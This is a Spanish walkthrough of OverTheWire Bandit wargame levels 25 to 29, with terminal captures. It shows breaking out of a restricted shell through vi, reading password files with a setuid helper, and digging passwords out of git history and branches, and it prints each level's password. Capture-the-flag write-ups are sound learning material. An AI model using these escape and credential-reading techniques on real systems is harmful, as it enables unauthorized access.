
Buscamos las opciones que tiene bandit26 y luego revisamos el directorio y nos damos cuenta de que a no ser que salga el apartado de "more" nos saca directamente del nivel 26.




bandit25@bandit: ~

```
bandit25@bandit:~$ cat /etc/passwd | grep bandit26
bandit26:x:11026:11026:bandit level 26:/home/bandit26:/usr/bin/showtext
bandit25@bandit:~$ /usr/bin/showtext
more: cannot open /home/bandit25/text.txt: No such file or directory
bandit25@bandit:~$ cat /usr/bin/showtext
#!/bin/sh

export TERM=linux

exec more ~/text.txt
exit 0
bandit25@bandit:~$
```


Reducimos la pantalla e introducimos la llave para entrar al nivel 26, cuando sale el "more" presionas v para entrar al modo vi y colocamos **:set shell?** Para saber que tipo de shell es.




```
 _` | | |  __| / / '_ \
 | |_) | (_| | | | | |
(_| | | |_ / /| (_) |

 |_.__/ \__,_|_| |_|\
__,_|_|\__|_____\___/
Connection to localho
st closed.
bandit25@bandit:~$ ss
h -i bandit26.sshkey
-p 2220 bandit26@loca
lhost
```



```
  _
   _ _ _    ___    __
 | |
  | (_) | |__ \ / /
 | |__    __ _ _ __
__| |_| |_  ) / /_
 | '_ \ / _` | '_ \ /
 _` | | __| / / '_ \
 | |_) | (_| | | | |
(_| | | |_ / /| (_) |
 |_.__/ \__,_|_| |_|\
--More--(91%)
```




```
~
~
:set shell?
```



```
~
  shell=/usr/bin/showtext
```

Una vez sabemos que tipo de shell es podemos usar **:set shell=/bin/bash** para "desactivar" el shell y colocamos **:shell** y por fin podremos entrar a bandit 26, y buscamos la contraseña.




```
~
~
~
~
:shell
[No write since last change]
bandit26@bandit:~$ cat /etc/bandit_pass/bandit26
c7GvcKlw9mC7aUQaPx7nwFstuAIBw1o1
bandit26@bandit:~$ |
```

c7GvcKlw9mC7aUQaPx7nwFstuAIBw1o1

LEVEL 26

Miramos los archivos y encontramos **bandit27-do** asi que para vovlerlo un archivo normal utilizamos el comando ./bandit27-do whoami y ahora podemos buscar la contraseña, pero usando **./bandit27-do** al principio para poder tener los permisos suficientes.




```
bandit26@bandit:~$ ls
bandit27-do  text.txt
bandit26@bandit:~$ ./bandit27-do whoami
bandit27
bandit26@bandit:~$ ./bandit27-do cat /etc/banndit_pass/bandit27
cat: /etc/banndit_pass/bandit27: No such file or directory
bandit26@bandit:~$ ./bandit27-do cat /etc/bandit_pass/bandit27
YnQpBuifNMas1hcUFk70ZmqkhUU2EuaS
bandit26@bandit:~$ |
```

YnQpBuifNMas1hcUFk70ZmqkhUU2EuaS


LEVEL 27

Tenemos que clonar un repositorio, asi que creamos un directorio para poder guardar ahi el repositorio.




```
bandit27@bandit:~$ mkdir /tmp/diego2
bandit27@bandit:~$ cd /tmp/diego2
```

Usamos **git clone “Enlace de repositorio”** para clonar el repositorio, miramos los archivos y nos movemos a repo, una vez ahí leemos README y nos dará la contraseña.



```
bandit27@bandit:/tmp/diego2$ git clone ssh://bandit27-git@localhost:2220/home/bandit27-git/repo
Cloning into 'repo'...
The authenticity of host '[localhost]:2220 ([127.0.0.1]:2220)' can't be established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/home/bandit27/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/home/bandit27/.ssh/known_hosts).
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit27-git@localhost's password:
remote: Enumerating objects: 3, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (3/3), done.
bandit27@bandit:/tmp/diego2$
```




```
bandit27@bandit:/tmp/diego2$ ls
contraseña.txt  repo
bandit27@bandit:/tmp/diego2$ cd repo
bandit27@bandit:/tmp/diego2/repo$ ls
README
bandit27@bandit:/tmp/diego2/repo$ cat README
The password to the next level is: AVanL161y9rsbcJIsFHuw35rjaOM19nR
bandit27@bandit:/tmp/diego2/repo$
```


AVanL161y9rsbcJIsFHuw35rjaOM19nR

LEVEL 28

Creamos un nuevo directorio para poder clonar el directorio.




```
bandit28@bandit:~$ mkdir /tmp/diego3
bandit28@bandit:~$ cd /tmp/diego3
```




```
bandit28@bandit:/tmp/diego3$ git clone ssh://bandit28-git@localhost:2220/home/bandit28-git/repo
Cloning into 'repo'...
The authenticity of host '[localhost]:2220 ([127.0.0.1]:2220)' can't be established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/home/bandit28/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/home/bandit28/.ssh/known_hosts).
                          _                     _ _ _
                         | |__   __ _ _ __   __| (_) |_
                         | '_ \ / _` | '_ \ / _` | | __|
                         | |_) | (_| | | | | (_| | | |_
                         |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit28-git@localhost's password:
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 9 (delta 2), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (9/9), done.
Resolving deltas: 100% (2/2), done.
bandit28@bandit:/tmp/diego3$
```

Si nos movemos a repo y leemos README.md nos damos cuenta que la contraseña está censurada.



```
bandit28@bandit:/tmp/diego3$ ls
repo
bandit28@bandit:/tmp/diego3$ cd repo
bandit28@bandit:/tmp/diego3/repo$ ls
README.md
bandit28@bandit:/tmp/diego3/repo$ cat README.md
# Bandit Notes
Some notes for level29 of bandit.

## credentials

- username: bandit29
- password: xxxxxxxxxx
```

Si abrimos el log de README.md nos damos cuenta de que hubo cambios dentro de este, asi que si hacemos **checkout** primero para el commit inicial de README.md y volvemos a leer README.md vemos que la contraseña sale como <TBD>, si hacemos lo mismo, pero ahora con el commit de falta de información y leemos el README.md veremos que ya nos da la contraseña.




```
bandit28@bandit:/tmp/diego3/repo$ git log
commit 14f754b3ba6531a2b89df6ccae6446e8969a41f3 (HEAD -> master, origin/master, origin/HEAD)
Author: Morla Porla <morla@overthewire.org>
Date:   Thu Oct 5 06:19:41 2023 +0000

    fix info leak

commit f08b9cc63fa1a4602fb065257633c2dae6e5651b
Author: Morla Porla <morla@overthewire.org>
Date:   Thu Oct 5 06:19:41 2023 +0000

    add missing data

commit a645bcc508c63f081234911d2f631f87cf469258
Author: Ben Dover <noone@overthewire.org>
Date:   Thu Oct 5 06:19:41 2023 +0000

    initial commit of README.md
bandit28@bandit:/tmp/diego3/repo$ git checkout a645bcc508c63f081234911d2f631f87cf469258
Note: switching to 'a645bcc508c63f081234911d2f631f87cf469258'.

You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by switching back to a branch.

If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -c with the switch command. Example:

  git switch -c <new-branch-name>

Or undo this operation with:

  git switch -

Turn off this advice by setting config variable advice.detachedHead to false

HEAD is now at a645bcc initial commit of README.md
bandit28@bandit:/tmp/diego3/repo$ cat README.md
# Bandit Notes
Some notes for level29 of bandit.

## credentials

- username: bandit29
- password: <TBD>

bandit28@bandit:/tmp/diego3/repo$ git checkout f08b9cc63fa1a4602fb065257633c2dae6e5651b
Previous HEAD position was a645bcc initial commit of README.md
HEAD is now at f08b9cc add missing data
bandit28@bandit:/tmp/diego3/repo$ cat README.md
# Bandit Notes
Some notes for level29 of bandit.

## credentials

- username: bandit29
- password: tQKvmcwNYcFS6vmPHIUSI3ShmsrQZK8S

bandit28@bandit:/tmp/diego3/repo$ |
```


tQKvmcwNYcFS6vmPHIUSI3ShmsrQZK8S

LEVEL 29

Creamos un directorio y clonamos el repositorio.




```
bandit29@bandit:~$ mkdir /tmp/diego4
bandit29@bandit:~$ cd /tmp/diego4
```




```
bandit29@bandit:/tmp/diego4$ git clone ssh://bandit29-git@localhost/home/bandit29-git/repo
Cloning into 'repo'...
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/home/bandit29/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/home/bandit29/.ssh/known_hosts).

                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

!!! You are trying to log into this SSH server on port 22, which is not intended.

bandit29-git@localhost: Permission denied (publickey).
fatal: Could not read from remote repository.

Please make sure you have the correct access rights
and the repository exists.
bandit29@bandit:/tmp/diego4$ git clone ssh://bandit29-git@localhost:2220/home/bandit29-git/repo
Cloning into 'repo'...
The authenticity of host '[localhost]:2220 ([127.0.0.1]:2220)' can't be established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/home/bandit29/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/home/bandit29/.ssh/known_hosts).
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit29-git@localhost's password:
remote: Enumerating objects: 16, done.
remote: Counting objects: 100% (16/16), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 16 (delta 2), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (16/16), done.
Resolving deltas: 100% (2/2), done.
bandit29@bandit:/tmp/diego4$ |
```

Usamos **git branch –a** para mirar todas las ramas que hay ya que en este nivel usar **git log** no tuvo éxito y nos movemos a la rama dev.



```
bandit29@bandit:/tmp/diego4/repo$ cat README.md
# Bandit Notes
Some notes for bandit30 of bandit.

## credentials

- username: bandit29
- password: <no passwords in production!>

bandit29@bandit:/tmp/diego4/repo$ git branch
* (HEAD detached at fca34dd)
  master
bandit29@bandit:/tmp/diego4/repo$ git checkout master
Previous HEAD position was fca34dd initial commit of README.md
Switched to branch 'master'
Your branch is up to date with 'origin/master'.
bandit29@bandit:/tmp/diego4/repo$ git branch
* master
bandit29@bandit:/tmp/diego4/repo$ git branch -a
* master
  remotes/origin/HEAD -> origin/master
  remotes/origin/dev
  remotes/origin/master
  remotes/origin/sploits-dev
bandit29@bandit:/tmp/diego4/repo$ git checkout dev
Branch 'dev' set up to track remote branch 'dev' from 'origin'.
Switched to a new branch 'dev'
```

Si leemos el README.md de la rama dev nos encontramos la contraseña.




```
